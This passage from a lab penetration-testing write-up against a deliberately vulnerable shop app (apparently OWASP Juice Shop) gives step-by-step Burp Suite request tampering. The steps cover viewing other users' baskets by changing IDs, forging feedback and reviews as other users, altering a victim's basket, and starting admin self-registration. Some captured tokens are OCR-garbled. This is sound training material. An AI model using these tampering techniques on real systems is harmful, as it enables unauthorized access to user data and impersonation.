(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

END_TIME: Fri Oct 4 10:48:48 2024
DOWNLOADED: 3579 - FOUND: 6
```

3. ./ftp directory of the target is most likely to have sensitive files as it could be the directory listing of an ftp server. Browsing the ftp Directory.


4. As shown below , sensitive files are available for public download without any protection




Viewing other user baskets (security vulnerability)

Where unauthorized users can view other users' data, such as their shopping baskets or other private information, in a web application. This violates the principles of **confidentiality** and **integrity** by allowing unauthorized access to sensitive information.

1. First register and login as a regular user



2. Capture the request(view basket) using burpsuite on clicking view basket.



3. Send the request to the repeater tab to further analyze it.

The screenshot shows the Burp Suite interface. In the Request tab, a GET request is sent to `/rest/repeater/6` with a user agent of Mozilla/5.0 (X11; Linux x86_64; rv:109.0.1; Gecko/20100101 Firefox/115.0). The response is a JSON object indicating success with a status of 200 OK, an ID of 6, and a product named "Apple Juice (1000ml)". In the Inspector tab, the selected text is `id: 6,`. The system status bar at the bottom shows "Memory: 130.0MB", "ENG IN", and the date "04-10-2024".

4. Over here the id is reflected in the response from the api data sent as a request, and the id is linked to the individual basket assigned to the user, to see if it is vulnerable.we test it with another value to see if it can be accessed.


5. As seen below, doing this, and altering a different basket id we could view the basket content of other users .

The screenshot shows a modified request in the Repeater tab where the basket ID is changed from 6 to 1. The response shows a JSON object with an ID of 1, a product named "Apple Juice (1000ml)", and a basket item with an ID of 6. The system status bar at the bottom shows "Memory: 129.0MB", "ENG IN", and the date "04-10-2024".

3. Edit the user id parameter to impersonate another user as shown below and forward the request.

```
VsdXh1VG9rZW410iIiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjA1LCJwc  
jAwIiwidXBkYXRlZEFOIjoiMjAyNC0xMC0wNCAxMToxNDoyNS4zMzAç  
jzkNUgaejLNg1IJ3tHqElhrpZfEaRJPgy2sZNiM50pn_s_y5p6ciybF  
.4  
.5 {  
    "captchaId":1,  
    "captcha": "-3",  
    "comment": "good product (**as@gmail.com)",  
    "rating":4,  
    "UserId":1|
```


4. The request will be successful and the feedback will be made as admin as admin userID is 1.



Forging Review

Forging a review is similar to forging feedback, where an attacker manipulates the system to post a review impersonating another user. This type of attack undermines the **integrity** of the review system and breaches both **authentication** and **authorization** mechanisms in the application.

1.Login your account and click on any product.




2.Write any review like “Best juice ever” and press submit and intercept the review request in burp suite.


3.Capture the review request

```
Burp Suite Community Edition v2024.5.5 - Temporary Project
File Machine View Input Devices Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
HTTP History WebSockets History | Proxy settings
Request to http://192.168.253.207:3000/
Forward Drop Intercept is on Action Open browser
Pretty Raw Htt
1 PUT /rest/products/1/reviews HTTP/1.1
2 Host: 192.168.253.207:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0
4 Accept: application/json, text/plain, */*
5 Cache-Control: no-cache
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMiOiJ2dEhZDn2L1vZDPOYSl5ey2ZC9pE5zVzZjJuYH1Ij1i1v1ZD1hew1o30ZwhcObnibm5iCSj5j20LLCwvNznd28yZC16jA3pO3eNjJyNG04NCFPHM62NTjMg1nZG1zZTyzYx2k1i1c9sZ5GCa0Q3RbwWY1iv1ZD
8 Vashn1V0p2N4o011LCjY0707GmW5j1C16jAuMC4wL;A1LCvcm9nem1l9RjZ2L01v7nZ2rul3B1Ynxpy9s9#H#Z0w+d1b1z2Fpcy8k2zhdv0Lr1D2y1sTrAvdHTBMyZXGLo1L1Cj9c0#f;d_22316H11Z2s1v3j1YxR1ZEPGj1s1MjAyNCxMcNaCMTxMDoYf542HzApKzA9o
9 j+MqzqkLqN11zHng1HrpzAy2zHHPm9n_u_5p4r-1yHscpl7tRm0+x1v0z20-4efPw
10 Content-Type: application/json
11 Content-Length: 100
12 Date: Mon, 10 Oct 2024 17:21:27 GMT
13 Origin: http://192.168.253.207:3000
14 Content-Security-Policy: default-src 'self'; script-src 'self' https://code.jquery.com; style-src 'self' https://code.jquery.com; font-src 'self' https://code.jquery.com; img-src 'self' https://code.jquery.com; frame-src 'self' https://code.jquery.com; object-src 'self' https://code.jquery.com; media-src 'self' https://code.jquery.com; blob-src 'self'; 
15 { "message": "best juice ever", "author": "tejas@gmail.com"}
```


3. Change the author value to any other user and forward the request.



4. Review Forging is successfully performed.



5. Check the updated review, it would be post with a review impersonating another user .




Manipulate other users basket

Manipulating another user's basket (or shopping cart) is a serious security vulnerability that can undermine the integrity and trustworthiness of an application, particularly in e-commerce platforms. This type of vulnerability often involves exploiting **API weaknesses or session management flaws**, and it typically requires an attacker to bypass certain security measures.

1. Login , click on add basket and capture the add a basket request in the burpsuite.


2. Quantity of basket of the victims has value “2” in the payload like shown .



3. By changing the quantity value to 1 and forward the request .

```
L4 L5
{
    "quantity":1
}
```


3. Log out and login to the victims account to verify if the victim's basket is manipulated.



Admin Registration

It is improper handling of **authorization** and **input validation**, specifically in the context of user registration. If the application allows regular users to register as administrators or privileged users, it undermines the entire **role-based access control** (RBAC) system, which is critical for maintaining security in applications.

In this scenario, it appears that the registration function does not properly **sanitize input** or enforce **authorization checks**, allowing normal users to potentially gain administrative privileges.




1. Go to login page and click on, “Not yet a customer ?” to start a registration process.
2. Enter the registration details and click on Register and capture the register request in Burpsuite.

A screenshot of the Burp Suite interface. The 'Proxy' tab is selected. A captured POST request is shown in the 'Raw' tab:

```
POST /api/users/ HTTP/1.1
Host: 192.168.253.207:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 282
Origin: http://192.168.253.207:3000
Connection: keep-alive
Referer: http://192.168.253.207:3000/
Cookie: language=en; cookieconsent_status=dismiss; continueCode=gjkVojxByqlXSignWODbL4z1NDe9iZqfg903p98H2vxa7rePKOFkEZGJw1En
{
  "email": "tejas2@gmail.com",
  "password": "Wwix7JC4e7J0B",
  "passwordRepeat": "Wwix7JC4e7J0B",
  "securityQuestion": {
    "id": 13,
    "question": "Number of one of your customer or ID cards?",
